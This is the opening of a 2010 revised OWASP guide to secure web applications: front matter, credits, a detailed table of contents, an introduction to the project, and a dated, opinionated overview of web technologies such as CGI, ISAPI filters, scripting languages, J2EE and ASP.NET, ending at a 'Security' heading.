

A Revised Guide to Building Secure Web Applications and Web Services

**2.1.0 OWASP/vgr Edition
January 10, 2010**

1. Frontispiece

Dedication

Je dédie cette version à tous les développeurs ouaibe qui attendaient depuis 2005 une révision du Guide OWASP 2.0 .

I dedicate this version to all the Web Developers which waited since 2005 for a revision of the OWASP 2.0 Guide.

VGR, January 2010

Copyright and license

© 2010 VGR for some corrections, all other parts © 2001 – 2005 Free Software Foundation

The Guide is licensed under the Free Documentation License, a copy of which is found in the Appendix. PERMISSION IS GRANTED TO COPY, DISTRIBUTE, AND/OR MODIFY THIS DOCUMENT PROVIDED THIS COPYRIGHT NOTICE AND ATTRIBUTION TO OWASP IS RETAINED.

Editors

The Guide has had several editors, all of whom have contributed immensely as authors, project managers, and editors over the lengthy period of the Guide's gestation

Adrian Wiesmann

Mark Curphey

Andrew van der Stock

Ray Stirbei

Vincent « Hefiz »Graux [VGR]

Authors and Reviewers

The Guide would not be where it is today without the generous gift of volunteer time and effort from many individuals. If you are one of them, and not on this list, please contact VGR,

vgr@edainworks.com

Abraham Kang	Eoin Keary	Mikael Simonsson
Adrian Wiesmann	Ernesto Arroyo	Neal Krawetz
Alex Russell	Frank Lemmon	Nigel Tranter
Amit Klein	Gene McKenna	Raoul Endres
Andrew van der Stock	Hal Lockhart	Ray Stirbei
Brian Greidanus	Izhar By-Gad	Richard Parke
Christopher Todd	Jeremy Poteet	Robert Hansen
Darrel Grundy	José Pedro Arroyo	Roy McNamara
David Endler	K.K. Mookhey	Steve Taylor
Denis Piliptchouk	Kevin McLaughlin	Sverre Huseby
Dennis Groves	Mark Curphey	Tim Smith
Derek Browne	Martin Eizner	Vincent «Hefiz» Graux
	Michael Howard	William Hau

Revision History

Date	Version	Pages	Notes
July 27, 2005	2.0.1 Blackhat Edition++	293 pages	Cryptography chapter review from Michael Howard incorporated
December 31, 2009	2.0.1 Blackhat Edition++	290 pages	VGR, www.edainworks.com , from the official PDF version. No changes except two typos. ISO 26300:2006 Open Document Format version (807 KB)
January 02, 2010	2.1.0 OWASP/vgr	314 pages	<ul style="list-style-type: none"> •Typos and Errors fixes and PHP code review for all sections. •Ajax and Deployment sections added from CVS. •« PHP Guidelines » section deleted. •References were updated (eg. ISO 17799 updated to 27002). •State of the Art was updated as of 2009 year end. •Empty and unfinished paragraphs deleted (hidden text). •Sections and paragraphs were numbered to provide a stable reference. VGR www.edainworks.com ISO 26300:2006 Open Document Format version (2242 KB)

Table Of Contents

1. FRONTISPIECE.....	1
DEDICATION.....	1
COPYRIGHT AND LICENSE.....	1
EDITORS.....	1
AUTHORS AND REVIEWERS.....	1
REVISION HISTORY.....	2
2. ABOUT THE OPEN WEB APPLICATION SECURITY PROJECT.....	10
2.1 STRUCTURE AND LICENSING.....	10
2.2 PARTICIPATION AND MEMBERSHIP.....	10
2.3 PROJECTS.....	11
3. INTRODUCTION.....	12
4. WHAT ARE WEB APPLICATIONS?.....	14
4.1 OVERVIEW.....	14
4.2 TECHNOLOGIES.....	14
5. POLICY FRAMEWORKS.....	28
5.1 OVERVIEW.....	28
5.2 ORGANIZATIONAL COMMITMENT TO SECURITY.....	28
5.3 OWASP'S PLACE AT THE FRAMEWORK TABLE.....	29
5.7 DEVELOPMENT METHODOLOGY.....	32
5.8 CODING STANDARDS.....	32
5.9 SOURCE CODE CONTROL.....	33
6. SECURE CODING PRINCIPLES.....	34
6.1 OVERVIEW.....	34
6.2 ASSET CLASSIFICATION.....	34
6.3 ABOUT ATTACKERS.....	34
6.4 CORE PILLARS OF INFORMATION SECURITY.....	35
SECURITY ARCHITECTURE.....	35
6.5 SECURITY PRINCIPLES.....	36
7. THREAT RISK MODELING.....	41
7.1 THREAT RISK MODELING USING THE MICROSOFT THREAT MODELING PROCESS.....	41
7.2 PERFORMING THREAT RISK MODELING.....	41
7.2 ALTERNATIVE THREAT MODELING SYSTEMS.....	48
COMPARING THREAT MODELING APPROACHES.....	52
7.3 CONCLUSION.....	54
7.4 FURTHER READING.....	54
8. HANDLING E-COMMERCE PAYMENTS.....	55
8.1 OBJECTIVES.....	55
8.2 COMPLIANCE AND LAWS.....	55
8.3 PCI COMPLIANCE.....	55
8.4 HANDLING CREDIT CARDS.....	56
8.5 FURTHER READING.....	61
9. PHISHING.....	62
9.1 WHAT IS PHISHING?.....	62
9.2 USER EDUCATION.....	64

9.3	MAKE IT EASY FOR YOUR USERS TO REPORT SCAMS.....	65
9.4	COMMUNICATING WITH CUSTOMERS VIA E-MAIL.....	65
9.5	NEVER ASK YOUR CUSTOMERS FOR THEIR SECRETS.....	66
9.6	FIX ALL YOUR XSS ISSUES.....	67
9.7	DO NOT USE POP-UPS.....	67
9.8	DON'T BE FRAMED.....	67
9.9	MOVE YOUR APPLICATION ONE LINK AWAY FROM YOUR FRONT PAGE.....	68
9.10	ENFORCE LOCAL REFERRERS FOR IMAGES AND OTHER RESOURCES.....	68
9.11	KEEP THE ADDRESS BAR, USE SSL, DO NOT USE IP ADDRESSES.....	68
9.12	DON'T BE THE SOURCE OF IDENTITY THEFT.....	69
9.13	IMPLEMENT SAFE-GUARDS WITHIN YOUR APPLICATION.....	69
9.14	MONITOR UNUSUAL ACCOUNT ACTIVITY.....	70
9.15	GET THE PHISHING TARGET SERVERS OFFLINE PRONTO.....	70
9.16	TAKE CONTROL OF THE FRAUDULENT DOMAIN NAME.....	71
9.17	WORK WITH LAW ENFORCEMENT.....	72
9.18	WHEN AN ATTACK HAPPENS.....	72
9.19	FURTHER READING.....	72
10.	WEB SERVICES.....	73
10.1	SECURING WEB SERVICES.....	75
10.2	COMMUNICATION SECURITY.....	75
10.3	PASSING CREDENTIALS.....	76
10.4	ENSURING MESSAGE FRESHNESS.....	77
10.5	PROTECTING MESSAGE INTEGRITY.....	77
10.6	PROTECTING MESSAGE CONFIDENTIALITY.....	78
10.7	ACCESS CONTROL.....	78
10.8	AUDIT.....	79
10.9	WEB SERVICES SECURITY HIERARCHY.....	79
10.10	SOAP.....	81
10.11	WS-SECURITY STANDARD.....	82
10.12	WS-SECURITY BUILDING BLOCKS.....	84
10.13	COMMUNICATION PROTECTION MECHANISMS.....	91
10.14	ACCESS CONTROL MECHANISMS.....	93
10.15	FORMING WEB SERVICE CHAINS.....	95
10.16	AVAILABLE IMPLEMENTATIONS.....	97
10.17	PROBLEMS.....	100
10.18	FURTHER READING.....	102
10.19	REFERENCES.....	102
11.	AUTHENTICATION.....	103
11.1	OBJECTIVE.....	103
11.2	ENVIRONMENTS AFFECTED.....	103
11.3	RELEVANT COBIT TOPICS.....	103
11.4	BEST PRACTICES.....	103
11.5	COMMON WEB AUTHENTICATION TECHNIQUES.....	104
11.6	STRONG AUTHENTICATION.....	107
11.7	CLIENT SIDE AUTHENTICATION CONTROLS.....	116
11.8	POSITIVE AUTHENTICATION.....	116
11.9	MULTIPLE KEY LOOKUPS.....	118
11.10	REFERER CHECKS.....	121
11.11	BROWSER REMEMBERS PASSWORDS.....	122
11.12	DEFAULT ACCOUNTS.....	123
11.13	CHOICE OF USERNAMES.....	124
11.14	CHANGE PASSWORDS.....	125
11.15	SHORT PASSWORDS.....	126
11.16	WEAK PASSWORD CONTROLS.....	127
11.17	REVERSIBLE PASSWORD ENCRYPTION.....	128

11.18	AUTOMATED PASSWORD RESETS.....	129
11.19	BRUTE FORCE.....	131
11.20	REMEMBER ME.....	133
11.21	IDLE TIMEOUTS.....	134
11.22	LOGOUT.....	134
11.23	ACCOUNT EXPIRY.....	135
11.24	SELF REGISTRATION.....	136
11.25	CAPTCHA.....	136
11.26	FURTHER READING.....	138
11.27	REFERENCES.....	138
12.	AUTHORIZATION.....	142
12.1	OBJECTIVES.....	142
12.2	ENVIRONMENTS AFFECTED.....	142
12.3	RELEVANT COBIT TOPICS.....	142
12.4	PRINCIPLE OF LEAST PRIVILEGE.....	142
12.5	ACCESS CONTROL LISTS.....	144
12.6	CUSTOM AUTHORIZATION CONTROLS.....	145
12.7	CENTRALIZED AUTHORIZATION ROUTINES.....	146
12.8	AUTHORIZATION MATRIX.....	147
12.9	CLIENT-SIDE AUTHORIZATION TOKENS.....	147
12.10	CONTROLLING ACCESS TO PROTECTED RESOURCES.....	148
12.11	PROTECTING ACCESS TO STATIC RESOURCES.....	149
12.12	FURTHER READING.....	149
12.13	REFERENCES.....	150
13.	SESSION MANAGEMENT.....	151
13.1	OBJECTIVE.....	151
13.2	ENVIRONMENTS AFFECTED.....	151
13.3	RELEVANT COBIT TOPICS.....	151
13.4	DESCRIPTION.....	151
13.5	BEST PRACTICES.....	153
13.6	PERMISSIVE SESSION GENERATION.....	155
13.7	EXPOSED SESSION VARIABLES.....	156
13.8	PAGE AND FORM TOKENS.....	157
13.9	WEAK SESSION CRYPTOGRAPHIC ALGORITHMS.....	158
13.10	SESSION TOKEN ENTROPY.....	159
13.11	SESSION TIME-OUT.....	159
13.12	REGENERATION OF SESSION TOKENS.....	160
13.13	SESSION FORGING/BRUTE-FORCING DETECTION AND/OR LOCKOUT.....	160
13.14	SESSION TOKEN TRANSMISSION.....	161
13.15	SESSION TOKENS ON LOGOUT.....	162
13.16	SESSION HIJACKING.....	162
13.17	SESSION AUTHENTICATION ATTACKS.....	163
13.18	SESSION VALIDATION ATTACKS.....	164
13.19	PRESET SESSION ATTACKS.....	164
13.20	SESSION BRUTE FORCING.....	165
13.21	SESSION TOKEN REPLAY.....	166
13.22	FURTHER READING.....	167
13.23	REFERENCES.....	168
14.	DATA VALIDATION.....	170
14.1	OBJECTIVE.....	170
14.2	PLATFORMS AFFECTED.....	170
14.3	RELEVANT COBIT TOPICS.....	170
14.4	DESCRIPTION.....	170
14.5	DEFINITIONS.....	170

14.6 WHERE TO INCLUDE INTEGRITY CHECKS.....	171
14.7 WHERE TO INCLUDE VALIDATION.....	171
14.8 WHERE TO INCLUDE BUSINESS RULE VALIDATION.....	171
14.9 DATA VALIDATION STRATEGIES.....	172
14.10 PREVENT PARAMETER TAMPERING.....	175
14.11 HIDDEN FIELDS.....	176
14.12 ASP.NET VIEWSTATE.....	178
14.13 SELECTS, RADIO BUTTONS, AND CHECKBOXES.....	179
14.14 PER-USER DATA.....	180
14.15 URL ENCODING.....	181
14.16 HTML ENCODING.....	181
14.17 ENCODED STRINGS.....	181
14.18 DELIMITER AND SPECIAL CHARACTERS.....	182
14.19 FURTHER READING.....	183
14.20 REFERENCES.....	183
15. INTERPRETER INJECTION.....	184
15.1 OBJECTIVE.....	184
15.2 PLATFORMS AFFECTED.....	184
15.3 RELEVANT COBIT TOPICS.....	184
15.4 USER AGENT INJECTION.....	184
15.5 HTTP RESPONSE SPLITTING.....	191
15.6 SQL INJECTION.....	193
15.7 ORM INJECTION.....	194
15.8 LDAP INJECTION.....	195
15.9 XML INJECTION.....	196
15.10 CODE INJECTION.....	197
15.11 SHELL INJECTION.....	200
15.12 REMOTE FILE INCLUSION.....	200
15.13 FURTHER READING.....	202
15.14 REFERENCES.....	204
16. CANONICALIZATION, LOCALE AND UNICODE.....	206
16.1 OBJECTIVE.....	206
16.2 PLATFORMS AFFECTED.....	206
16.3 RELEVANT COBIT TOPICS.....	206
16.4 DESCRIPTION.....	206
16.5 UNICODE.....	206
16.6 INPUT FORMATS.....	209
16.7 LOCALE ASSERTION.....	211
16.8 DOUBLE (OR N-) ENCODING.....	212
16.9 HTTP REQUEST SMUGGLING.....	213
16.10 FURTHER READING.....	214
16.11 REFERENCES.....	214
17. ERROR HANDLING, AUDITING AND LOGGING.....	215
17.1 OBJECTIVE.....	215
17.2 ENVIRONMENTS AFFECTED.....	215
17.3 RELEVANT COBIT TOPICS.....	215
17.4 DESCRIPTION.....	215
17.5 BEST PRACTICES.....	216
17.6 ERROR HANDLING.....	216
17.7 DETAILED ERROR MESSAGES.....	219
17.8 LOGGING.....	219
17.9 NOISE.....	223
17.10 COVER TRACKS.....	223
17.11 FALSE ALARMS.....	224

17.12 DENIAL OF SERVICE.....	224
17.13 DESTRUCTION.....	225
17.14 AUDIT TRAILS.....	226
17.15 FURTHER READING.....	227
18. FILE SYSTEM.....	228
18.1 OBJECTIVE.....	228
18.2 ENVIRONMENTS AFFECTED.....	228
18.3 RELEVANT COBIT TOPICS.....	228
18.4 DESCRIPTION.....	228
18.5 BEST PRACTICES.....	228
18.6 DEFACEMENT.....	228
18.7 PATH TRAVERSAL.....	229
18.8 INSECURE PERMISSIONS.....	230
18.9 INSECURE INDEXING.....	231
18.10 UNMAPPED FILES.....	231
18.11 TEMPORARY FILES.....	232
18.12 OLD, UNREFERENCED FILES.....	233
18.13 SECOND ORDER INJECTION.....	234
18.14 FURTHER READING.....	234
19. BUFFER OVERFLOWS.....	238
19.1 OBJECTIVE.....	238
19.2 PLATFORMS AFFECTED.....	238
19.3 RELEVANT COBIT TOPICS.....	238
19.4 DESCRIPTION.....	239
19.5 INFLUENCE OF THE PROGRAMMING LANGUAGE.....	241
19.6 GENERAL PREVENTION TECHNIQUES	242
19.7 STACK OVERFLOW.....	242
19.8 HEAP OVERFLOW.....	244
19.9 FORMAT STRING.....	245
19.10 UNICODE OVERFLOW.....	246
19.11 INTEGER OVERFLOW.....	247
19.12 FURTHER READING.....	248
19.13 REFERENCES.....	249
20. ADMINISTRATIVE INTERFACES.....	250
20.1 OBJECTIVE.....	250
20.2 ENVIRONMENTS AFFECTED.....	250
20.3 RELEVANT COBIT TOPICS.....	250
20.4 BEST PRACTICES.....	250
20.5 ADMINISTRATORS ARE NOT USERS.....	251
20.6 AUTHENTICATION FOR HIGH VALUE SYSTEMS.....	252
20.7 FURTHER READING.....	253
21. CRYPTOGRAPHY.....	254
21.1 OBJECTIVE.....	254
21.2 PLATFORMS AFFECTED.....	254
21.3 RELEVANT COBIT TOPICS.....	254
21.4 DESCRIPTION.....	254
21.5 CRYPTOGRAPHIC FUNCTIONS.....	255
21.6 CRYPTOGRAPHIC ALGORITHMS.....	256
21.7 STREAM CIPHERS.....	257
21.8 WEAK ALGORITHMS.....	258
21.9 KEY STORAGE.....	259
21.10 INSECURE TRANSMISSION OF SECRETS.....	261
21.11 REVERSIBLE AUTHENTICATION TOKENS.....	263

21.12 SAFE UUID GENERATION.....	265
21.13 SUMMARY.....	265
21.14 FURTHER READING.....	266
22. CONFIGURATION.....	269
22.1 OBJECTIVE.....	269
22.2 PLATFORMS AFFECTED.....	269
22.3 RELEVANT COBIT TOPICS.....	269
22.4 BEST PRACTICES.....	269
22.5 DEFAULT PASSWORDS.....	269
22.6 SECURE CONNECTION STRINGS.....	270
22.7 SECURE NETWORK TRANSMISSION.....	271
22.8 ENCRYPTED DATA.....	272
22.9 DATABASE SECURITY.....	273
22.10 FURTHER READING.....	274
23. MAINTENANCE.....	275
23.1 OBJECTIVE.....	275
23.2 PLATFORMS AFFECTED.....	275
23.3 RELEVANT COBIT TOPICS.....	275
23.4 BEST PRACTICES.....	275
23.5 SECURITY INCIDENT RESPONSE.....	276
23.6 FIX SECURITY ISSUES CORRECTLY.....	277
23.7 UPDATE NOTIFICATIONS.....	278
23.8 REGULARLY CHECK PERMISSIONS.....	278
23.9 FURTHER READING.....	279
24. DENIAL OF SERVICE ATTACKS.....	280
24.1 OBJECTIVE.....	280
24.2 PLATFORMS AFFECTED.....	280
24.3 RELEVANT COBIT TOPICS.....	280
24.4 DESCRIPTION.....	280
24.5 EXCESSIVE CPU CONSUMPTION.....	280
24.6 EXCESSIVE DISK I/O CONSUMPTION.....	281
24.7 EXCESSIVE NETWORK I/O CONSUMPTION.....	281
24.8 USER ACCOUNT LOCKOUT.....	281
24.9 FURTHER READING.....	282
25. AJAX AND OTHER “RICH” INTERFACE TECHNOLOGIES.....	283
25.1 OBJECTIVE.....	284
25.2 PLATFORMS AFFECTED.....	284
25.3 ARCHITECTURE.....	285
25.4 ARCHITECTURE BY EXAMPLE.....	285
25.5 ACCESS CONTROL: AUTHENTICATION AND AUTHORIZATION.....	289
25.6 SILENT TRANSACTIONAL AUTHORIZATION.....	290
25.7 UNTRUSTED OR ABSENT SESSION DATA.....	291
25.8 STATE MANAGEMENT.....	293
25.9 TAMPER RESISTANCE	293
25.10 PRIVACY	294
25.11 PROXY FAÇADE	295
25.12 FURTHER READING.....	296
26. DEPLOYMENT.....	297
26.1 OBJECTIVE.....	297
26.2 PLATFORMS AFFECTED.....	297
26.3 BEST PRACTICES.....	297
26.4 RELEASE MANAGEMENT.....	298

26.5	SECURE DELIVERY OF CODE.....	298
26.6	CODE SIGNING	299
26.7	PERMISSIONS ARE SET TO LEAST PRIVILEGE.....	299
26.8	AUTOMATED PACKAGING.....	299
26.9	AUTOMATED DEPLOYMENT.....	299
26.10	AUTOMATED REMOVAL.....	299
26.11	NO BACKUP OR OLD FILES.....	299
26.12	UNNECESSARY FEATURES ARE OFF BY DEFAULT.....	299
26.13	SETUP LOG FILES ARE CLEAN.....	299
26.14	NO DEFAULT ACCOUNTS.....	300
26.15	EASTER EGGS.....	300
26.16	MALICIOUS SOFTWARE.....	301
26.17	FURTHER READING.....	302
GNU FREE DOCUMENTATION LICENSE.....		305
	PREAMBLE.....	305
	APPLICABILITY AND DEFINITIONS.....	305
	VERBATIM COPYING.....	307
	COPYING IN QUANTITY.....	307
	MODIFICATIONS.....	308
	COMBINING DOCUMENTS.....	310
	COLLECTIONS OF DOCUMENTS.....	310
	AGGREGATION WITH INDEPENDENT WORKS.....	311
	TRANSLATION.....	311
	TERMINATION.....	311
	FUTURE REVISIONS OF THIS LICENSE.....	311

2. About the Open Web Application Security Project

The Open Web Application Security Project (OWASP) is an open community dedicated to finding and fighting the causes of insecure software. All of the OWASP tools, documents, forums, and chapters are free and open to anyone interested in improving application security.

<http://www.owasp.org/>

OWASP is a new type of entity in the security market. Our freedom from commercial pressures allows us to provide unbiased, practical, cost-effective information about application security. OWASP is not affiliated with any technology company, although we support the informed use of security technology.

We advocate approaching application security as a people, process, and technology problem. The most effective approaches to application security include improvements in all of these areas.

2.1 Structure and Licensing

The OWASP Foundation is the not for profit (501c3) entity that provides the infrastructure for the OWASP community. The Foundation provides our servers and bandwidth, facilitates projects and chapters, and manages the worldwide OWASP Application Security Conferences.

All of the OWASP materials are available under an approved open source license. If you opt to become an OWASP member organization, can also use the commercial license that allows you to use, modify, and distribute all of the OWASP materials within your organization under a single license.

2.2 Participation and Membership

Everyone is welcome to participate in our forums, projects, chapters, and conferences. OWASP is a fantastic place to learn about application security, network, and even build your reputation as an expert. Many application security experts and companies participate in OWASP because the community establishes their credibility.

If you get value from the OWASP materials, please consider supporting our cause by becoming an OWASP member. All monies received by the OWASP Foundation go directly into supporting OWASP projects.

2.3 Projects

OWASP projects are broadly divided into two main categories, development projects, and documentation projects. Our documentation projects currently consist of:

- The Guide – This document that provides detailed guidance on web application security
- Top Ten Most Critical Web Application Vulnerabilities – A high-level document to help focus on the most critical issues
- Metrics – A project to define workable web application security metrics
- Legal – A project to help software buyers and sellers negotiate appropriate security in their contracts
- Testing Guide – A guide focused on effective web application security testing
- ISO27002 – Supporting documents for organizations performing ISO27002 reviews
- AppSec FAQ – Frequently asked questions and answers about application security

Development projects include:

- WebScarab - a web application vulnerability assessment suite including proxy tools
- Validation Filters – (Stinger for J2EE, filters for PHP) generic security boundary filters that developers can use in their own applications
- WebGoat - an interactive training and benchmarking tool that users can learn about web application security in a safe and legal environment
- DotNet – a variety of tools for securing .NET environments.

3. Introduction

Welcome to the OWASP Guide 2.1 !

We have re-written Guide from the ground up, dealing with all forms of web application security issues, from old hoary chestnuts such as SQL injection, phishing, credit card handling, session fixation, cross-site request forgeries, to modern ones like Ajax, compliance and privacy issues.

In Guide 2.1, you will find details on securing most forms of web applications and services, with practical guidance using J2EE, ASP.NET, and PHP samples. All the code samples from the 2.0 Guide have been fixed and a lot of recent references added to take you further.

Security is not a black and white field; it is many shades of grey. In the past, many organizations wished to buy a simple silver security bullet – “do it this way or follow this check list to the letter, and you’ll be safe.” The black and white mindset is invariably wrong, costly, and ineffective.

Threat Risk Modeling is the most important mitigation development in web application security in the last three years. OWASP Guide 2.0.1 introduced the basics of Microsoft’s Threat Risk Modeling methodology, and provides details of several other competing strategies, include Trike, CVSS, AS4360, and Octave. We strongly urge you to adopt one of them today. If you carefully analyze and select controls via threat risk modeling, you will end up implementing systems that demonstrably reduce business risk, which usually leads to increased security and reduced fraud and loss. These controls are usually cheap, effective, and simple to implement.

In some countries, risk-based development is not an optional extra, but legally mandated. For our US readers, Sarbanes Oxley compliance seems deceptively simple: prove that adequate controls are in place for financial systems, and that senior management believes the controls are effective. How does an organization really believe they comply? They audit against an agreed standard, which differs from country to country, but common standards include COBIT, ISO 27002, and so on. The Guide provides keys into COBIT to help fast track your SOX compliance regime and provide a baseline for your vendors and penetration testers. Future editions of the Guide will extend this to ISO 27002.

As with any long-lived project, there is a need to keep the material fresh and relevant. Therefore, in 2005 some older material has been migrated to OWASP’s portal or outright replaced with

updated advice. The OWASP 2.0.1 Guide hadn't been updated since 2005, so someone had to take the burden of putting it at the level required for the new decenny 2010+

On a personal note, I wish to thank the many authors, reviewers, and editors of the original OWASP 2.0.1 Guide . I humbly think I enhanced their work, but didn't fundamentally change it. This Guide would not exist without them.

If you have any comments or suggestions on the Guide, please post on European Experts Exchange (<http://www.europeanexperts.org/>) or e-mail me.

VGR, vgr@edainworks.com

Paris, France

January 10th, 2010

4. What are web applications?

4.1 Overview

In the early days of the web, web sites consisted of static pages. Obviously, static content prevents the application interacting with the user. As this is limiting, web server manufacturers allowed external programs to run by implementing the Common Gateway Interface (or CGI) mechanism. This allowed input from the user to be sent to an external program or script, processed and then the result rendered back to the user. CGI is the granddaddy of all the various web application frameworks, scripting languages and web services in common use today.

CGI is becoming rare now, but the idea of a process executing dynamic information supplied by the user or a data store, and rendering the dynamic output back is now the mainstay of web applications.

4.2 Technologies

4.2.1 CGI

CGI is still used by some sites¹. An advantage for CGI is the ease of writing the application logic in a fast native language, such as C, C++, FORTRAN, Perl, Visual Basic, AppleScript, Delphi or Pascal, or to use an unix shell script or PHP, or to enable a previously non-web enabled application to be accessible via web browsers. [6]

There are several disadvantages to writing applications using CGI :

- Most low level languages do not directly support HTML output, and thus a library needs to be written (or used), or HTML output is manually created on the fly by the programmer
- The write - compile – deploy - run cycle is slower than most of the later technologies (but not hugely so)

1 On the « top 50 sites » (based on traffic) in 1999, 70% were using CGI, 11% ASP, 5% mod_perl and 5% were using PHP [1] ; in 2002 JSP increased almost 100% to reach 0,05% market share, PHP begun to power the Windows servers [2] and finally in 2009, a study [3] on 216 major European websites showed a use of PHP at 62%, of ASP.Net and JSP at 12% each, Perl under 2% and CGI at 0% . CGI and Perl are dead on the Web.

- CGI's are a separate process, and the performance penalty of IPC and process creation can be huge on some architectures
- CGI does not support session controls, so a library has to be written or imported to support sessions
- Not everyone is comfortable writing in a high level compiled language (such as C, Delphi, Pascal, FORTRAN, Perl or C++), so the barrier of entry is somewhat high, particularly compared to scripting languages
- The 3rd generation languages most commonly used in CGI programs (C and C++) suffer from buffer overflows and resource leaks. This requires a fair amount of skill to avoid.
- PHP offers since 2002 in CLI mode a 33KB executable suitable for use as a safe fast CGI program² [10]

CGI can be useful in heavy-duty computation or lengthy processes with a smaller number of users.

4.2.2 Filters

Filters are used for specific purposes, such as controlling access to a web site, handling sessions, implementing another web application framework (such as Perl, PHP, JSP or ASP), or providing a security check. A filter is usually written in C or C++ and can be of high performance as it lives within the execution context of the web server itself.

Typical examples of a filter interface include Apache web server modules, SunONE's NSAPI, and Microsoft's ISAPI.

The most common filters are the ISAPI³ modules for Microsoft's Internet Information Server (IIS) that complement this webserver in providing :

- Header and URLs asked for by the client (rewrite)
- Authentication control by name and password
- Modification and analyze of queries after succesful authentication
- Control which files are accessible to URLs ("access denied")

² CLI and CGI are different SAPI (Server Application Programming Interface) but are similar in behaviour.

³ Internet Server Application Programming Interface

- Control the encryption and compression systems
- Close authenticated session when the client leaves the server
- Maintain statistics on the server

As they're written usually in C or C++, ISAPI filter are prone to vulnerabilities and as they run within the context of the webserver, they can compromise it.

Other webrowsers can run IIS' ISAPI filters, including Abyss Web Server, dwebpro and pyisapie and even Apache can run them by using its extension `mod_isapi`.

4.2.3 Scripting

CGI's lack of session management and authorization controls hampered the development of commercially useful web applications. Along with a relatively slower development turn around, web developers moved to interpreted scripting languages as a solution. The interpreters run script code within the web server process, and as the scripts were not compiled, the write-deploy-run cycle was a bit quicker. Scripting languages rarely suffer from buffer overflows or resource leaks, and thus are easier for programmers to avoid the one of the most common security issues.

There are some disadvantages:

- Most scripting languages aren't strongly typed and do not promote good programming practices
- Scripting languages are generally slower than their compiled counterparts (sometimes as much as 100 times slower) unless there are caching mechanisms, pseudo-compilation (JIT⁴ compilers)
- Some scripting languages are cryptic and now niche and thus difficult to maintain (eg, Perl or Python)
- Some scripting languages often lead to unmentionable code bases that perform poorly as their size grows (eg, badly designed PHP), but the same could be said about non-scripting web languages like ASP.Net or Java [4])
- It's difficult (but not impossible) to write multi-tier large scale applications in scripting languages, so often the presentation, application and data tiers reside on the same machine,

4 Just In Time (à la volée)

limiting scalability and security (but reducing the attack surface).

- Most scripting languages do not natively support all remote method or specific web service calls, thus making it difficult to communicate with heterogeneous application servers and external web services using those specific protocols.

Despite the disadvantages, many large and useful code bases are written in scripting languages, such as eGroupWare, google, eBay (PHP), and some Internet Banking sites still use ASP or JSP.

Scripting frameworks include ASP, Perl, Cold Fusion, Ruby on Rails, TCL, Python and PHP. However, many of these would be considered interpreted hybrids now, as TCL, Python, PHP and Cold Fusion all can either pre-tokenize and optimize scripts (Ruby) or perform a pseudo compiling which produces pCode exactly the same as Java bytecode⁵.

Be it pseudo-compiled or fully interpreted, a scripting language like PHP can run on any platform where its interpreter is ported (like the JVM for Java).

Applications targetting PHP⁶ can run with few (if any) changes between any of the major vendors and on many platforms from AS/400, Mac OS X, Novell NetWare, FreeBSD, NetBSD, OpenBSD, OS/2, RISC OS, SGI IRIX 6.5.x, Solaris (SPARC, INTEL), Solaris OpenCSW, Linux Redhat/CentOS, AIX, or Windows.

4.2.4 Pseudo Compiled Frameworks

Some vendors feared the scripting framework model about performance and scalability [5] . Those not using pseudo-compilation of scripts (PHP, Python, TCL...) to speed them up (and obfuscate source code) used other solutions, like for instance Sun's J2EE web development platform or Microsoft's .Net platform.

Those frameworks re-enable the « closed source » paradigm of the non-Web software development, where only executable code was deployed to « protect » the source code.

J2EE:

- Uses the strongly-typed Java language to produce applications that do not easily suffer from

5 and also the same as UCSD Pascal's p-Machine's pCode (Pascal-P 1973, Pascal-S 1975 Wirth). The concept was invented in 1966 (O-code for BCPL). Even some BASIC had a pCode output (Microsoft's Visual Basic and Visual C++ from 1991 to 1997)

6 And also, to a lesser extent, TCL or Python.

buffer overflows and memory leaks

- Allows large distributed applications
- Possesses good session and authorization controls
- Enables relatively transparent multi-tier applications via various remote component invocation mechanisms, and
- Is strongly typed to prevent many common security and programming issues before the program even runs

There are many J2EE implementations available, including the Tomcat reference implementation from the Apache Foundation. The downside is that J2EE has a similar or steeper learning curve to C++, which makes it difficult for web designers and entry-level programmers to write applications. Recently, graphical development tools made it somewhat easier, but compared to PHP, J2EE is still quite a stretch.

J2EE uses a JIT compiler and runs its p-Code (bytecode) on a Java Virtual Machine (JVM) which has to be deployed on each target machine for the program.

As for interpreted PHP or pseudo-compiled PHP and Python, this enables Java programs to run on any platform for which there is a compiled JVM.

Microsoft massively updated their ASP technology to ASP.NET, which uses the .NET Framework and just-in-time MSIL native compilers. .NET Framework in many ways mimicked the J2EE framework, but MS improved on the development process in various ways, such as

- Easy for entry level programmers and web designers to whip up smaller applications
- Allows large distributed applications
- Possesses good session and authorization controls
- Programmers can use their favorite language, which is compiled to native code for excellent performance (near to C++ speeds), along with buffer overflow and resource garbage collection
- Transparent communication with remote and external components
- is also strongly typed, to prevent many common security and programming issues before the

program even runs

The choice of between J2EE or ASP.NET frameworks is largely dependant upon platform choice. Applications targeting J2EE theoretically can run with few (if any) changes between any of the major vendors and on many platforms from Linux, AIX, MacOS X, or Windows. In practice, some tweaking is required, but complete re-writes are not required.

ASP.Net is primarily available for the Microsoft Windows platform and the IIS webserver. The Mono project (<http://www.go-mono.com/>) can run ASP.NET applications on other webrowsers (Apache) and other platforms including Solaris, Netware, and Linux.

There is little reason to choose one over the other from a security perspective if the web server is Microsoft IIS.

If the web server can be chosen freely, things can change a little bit because the web server is the real application executing web programs and thus the primary target of all attacks :

- the Apache web server (www.apache.org) is more secure and faster than Microsoft IIS ; [14]

Security Comparison.

ASP.NET officially requires that you use IIS. Unfortunately, IIS has a long history of vulnerabilities, which makes many administrators reluctant to deploy it to handle their web site. Whether these weaknesses are because of Microsoft's ineptness or because IIS is a real red flag to hackers is irrelevant: Those systems have a history of being hacked and compromised. PHP runs on Apache, too, which is fast and open source and has a good security track record. Also, as I mentioned, Apache runs on many platforms.

If you are considering ASP.NET but you want to use Apache for your front-door to the Internet, you are fortunate to have a few options. First, you can use Apache to relay requests to IIS running internally on another machine. Apache then handles static content and passes aspx content on to the IIS server, which isn't exposed to the internet.

However, if you want to host ASP.NET with Apache, a couple of options are available that may or may not be supported by Microsoft. As a last alternative, there is Ximian's Project Mono, which is working to build an open-source module. Check www.go-mono.com for more information.

Speed and efficiency.

As I mentioned earlier, ASP.NET is a framework allowing you to use various programming languages. In addition, it is touted as having a great object-oriented model. All this is true, but it becomes

a detriment as far as speed is concerned. For all that advantage, there is a lot more code to run through to execute the same ASP page than you have to execute in the PHP engine for an equivalent PHP page. PHP is the quick-and-dirty type of solution, the one to get the job done. And though a lot of robustness has been added to it since its 2.0 and 3.0 days, it still retains that core optimized high-speed approach.


Speed is not the only consideration. Memory usage is also important.

Security.

